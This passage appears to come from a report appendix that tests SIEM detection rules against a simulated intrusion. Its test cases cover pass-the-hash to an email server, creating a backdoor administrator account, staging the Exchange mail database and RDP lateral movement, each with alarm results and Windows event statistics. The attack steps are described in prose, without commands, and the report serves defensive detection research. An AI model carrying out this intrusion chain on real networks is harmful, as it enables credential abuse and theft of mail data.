


Figure B.55: Modified SIEM Alarm Detecting Network Share Mounted on Webserver

B.19.3 Log Data Generated

64 logs were generated. Statistics pertaining to LogRhythm base ontology classification fields, vendor specific event ID codes, and specific parsing rules are presented in the following table.

Classifications

Access Failure	4
Access Success	14
Authentication Success	26
Startup and Shutdown	20

Vendor Message ID

4611	2
4624	11
4634	12
4673	1
4674	3
4688	9
4689	11
4776	1
5140	3

5145	11

MPE Rule

C EVID 4624 : System Logon Type 3	11
C EVID 4673 : Fail Priv Svc Call	1
C EVID 4688 : New Process Created	9
EVID 4611 : Trusted Logon Process Registered	2
EVID 4634 : System Logoff Type 3	11
EVID 4634 : User Logoff Type 3	1
EVID 4674 : Fail Priv Object Operation	3
EVID 4689 : Process Exited	11
EVID 4776 : Remote Logon	1
EVID 5140 : Network Share Was Accessed	3
EVID 5145 : Network Share Object Checked	11

Table B.19: Internal Data Transfer from Webserver to Initial Compromised Workstation Test Case Log Statistics

B.20 Lateral Movement- Lateral Movement: Pass the Hash to Mail Server

B.20.1 Test Case Description

The attacker leveraged the domain administrator password hash to access the enterprise email server identified through domain name system queries earlier by using the pass-the-hash technique.




Figure B.56: Pass the Hash Lateral Movement from Compromised Workstation to Email Server Test Case Data Flow Diagram

B.20.2 Alarms Generated

B.20.2.1 Baseline SIEM Ontology

No alarms were generated.

B.20.2.2 Modified SIEM Ontology

1 alarm was generated using the modified SIEM ontology. Figure B.57 depicts the alarm generated by monitoring for the "winexesvc.exe" process used in previous pass-the-hash detection alarms.




Figure B.57: Modified SIEM Rule Detecting Pass-The-Hash from the Attacker Machine to the Email Server

B.20.3 Log Data Generated

51 logs were generated. Statistics pertaining to LogRhythm base ontology classification fields, vendor specific event ID codes, and specific parsing rules are presented in the following table.

Classifications

Access Failure	3
Access Success	20
Authentication Success	24
Startup and Shutdown	4

Vendor Message ID

4624	12
4634	11
4674	3
4688	3
4689	1
4776	1
5140	4
5145	16

MPE Rule

C EVID 4624 : System Logon Type 3	12
C EVID 4688 : New Process Created	3
EVID 4634 : System Logoff Type 3	11
EVID 4674 : Fail Priv Object Operation	3
EVID 4689 : Process Exited	1
EVID 4776 : Remote Logon	1
EVID 5140 : Network Share Was Accessed	4
EVID 5145 : Network Share Object Checked	16

B.20: Pass the Hash Lateral Movement from Compromised Workstation to Email Server Test Case Log Statistics

B.21 Privilege Escalation – Establish Persistence on Email Server

B.21.1 Test Case Description

The attacker used the pass-the-hash shell on the email server to create another local user account with administrator and remote desktop user privileges. This account could then be used to connect to the machine via a remote desktop session from the initial foothold workstation.




Figure B.58: Local Privilege Escalation on Mail Server Test Case Data Flow Diagram

B.21.2 Alarms Generated

B.21.2.1 Baseline SIEM Ontology

1 alarm was generated with the baseline SIEM ontology. This alarm detected the local administrative account being created on the email server.




Figure B.59: Baseline SIEM Alarm Detecting Local Administrator Account Creation

B.21.2.2 Modified SIEM Ontology

1 alarm was generated using the modified SIEM ontology comprised of 8 correlated events. Figure B.60 depicts the alarm generated.




Figure B.60: Modified SIEM Alarm Detecting Local Administrator Account Creation on Email Server

B.21.3 Log Data Generated

64 logs were generated. Statistics pertaining to LogRhythm base ontology classification fields, vendor specific event ID codes, and specific parsing rules are presented in the following table.

Classifications

Access Failure	3
Access Granted	5
Access Success	8
Account Created	1
Account Modified	2
Authentication Success	25
Startup and Shutdown	20

Vendor Message ID

4624	14
4634	11

4674	3
4688	10
4689	10
4720	1
4722	1
4724	1
4728	1
4732	3
4738	1
5140	2
5145	6

MPE Rule

C EVID 4624 : System Logon Type 3	14
C EVID 4688 : New Process Created	10
EVID 4634 : System Logoff Type 3	11
EVID 4674 : Fail Priv Object Operation	3
EVID 4689 : Process Exited	10
EVID 4720 : User Account Created	1
EVID 4722 : User Account Enabled	1
EVID 4724 : Password Change Attempt	1
EVID 4728 : User Added Glbl Security Grp	1
EVID 4732 : Usr Added To Local Sec Grp	3
EVID 4738 : User Account Changed	1
EVID 5140 : Network Share Was Accessed	2
EVID 5145 : Network Share Object Checked	6

Table B.21: Local Privilege Escalation on Mail Server Test Case Log Statistics

B.22 Actions on Objective – Data Manipulation: Stage Email Database

B.22.1 Test Case Description

The attacker used remote shell access to the email server to copy the email server mail database to the root directory.




Figure B.61: Email Database Replication and Staging for Data Transfer Test Case Data Flow Diagram

B.22.2 Alarms Generated

B.22.2.1 Baseline SIEM Ontology

No alarms were generated.

B.22.2.2 Modified SIEM Ontology

Additional events were aggregated with the alarm that was generated in the previous test case. Figure B.62 highlights the additional commands aggregated with the previous privilege escalation alarm generated in test case B.21. The "net1.exe" process was

leveraged by the attacker to stop and start the "Microsoft Exchange information store" service during the database backup process.




Figure B.62: Modified SIEM Alarm Detecting Email Service Start/Stop Commands

B.22.3 Log Data Generated

131 logs were generated. Statistics pertaining to LogRhythm base ontology classification fields, vendor specific event ID codes, and specific parsing rules are presented in the following table.

Classifications

Access Failure	3
Access Success	19
Authentication Success	89
Startup and Shutdown	20

Vendor Message ID

4611	1
4624	48
4634	39
4674	3
4688	10
4689	10
4769	1
5140	9
5145	10

MPE Rule	
C EVID 4624 : System Logon Type 3	48
C EVID 4688 : New Process Created	10
EVID 4611 : Trusted Logon Process Registered	1
EVID 4634 : Anonymous Logoff Type 3	2
EVID 4634 : System Logoff Type 3	37
EVID 4674 : Fail Priv Object Operation	3
EVID 4689 : Process Exited	10
EVID 4769 : Svc Ticket Granted, Sys Acct	1
EVID 5140 : Network Share Was Accessed	9
EVID 5145 : Network Share Object Checked	10

Table B.22: Email Database Replication and Staging for Data Transfer Test Case Log Statistics

B.23 Lateral Movement- Lateral Movement: Initial Foothold to Mail Server

B.23.1 Test Case Description

The attacker leveraged the local administrator account created on the email server to establish a remote desktop connection from the workstation the attacker compromised earlier. The new remote session allowed the attacker to mount the network share created on the workstation to the email server.




Figure B.63: Lateral Movement to Mail Server via Remote Desktop Protocol from Initial Compromised Workstation Test Case Log Statistics

B.23.2 Alarms Generated

B.23.2.1 Baseline SIEM Ontology

No alarms were generated.

B.23.2.2 Modified SIEM Ontology

4 alarms were generated using the modified SIEM ontology aggregating a total of 10 events. Figure B.64 depicts an alarm detecting the initiation of a remote session on workstation "w7host" via the "mstsc.exe" process. Figures B.65 and B.66 are attributed to process monitoring for previously unobserved processes and are assessed to be false

positives. Figure B.67 depicts an alarm detecting the “rdpclip.exe” process initiating on the email server “exch1” indicating the second half of the remote desktop connection.




Figure B.64: Modified SIEM Rule Detecting Mstsc.exe Process




Figure B.65: Modified SIEM Alert Detecting Audiodg.exe Process

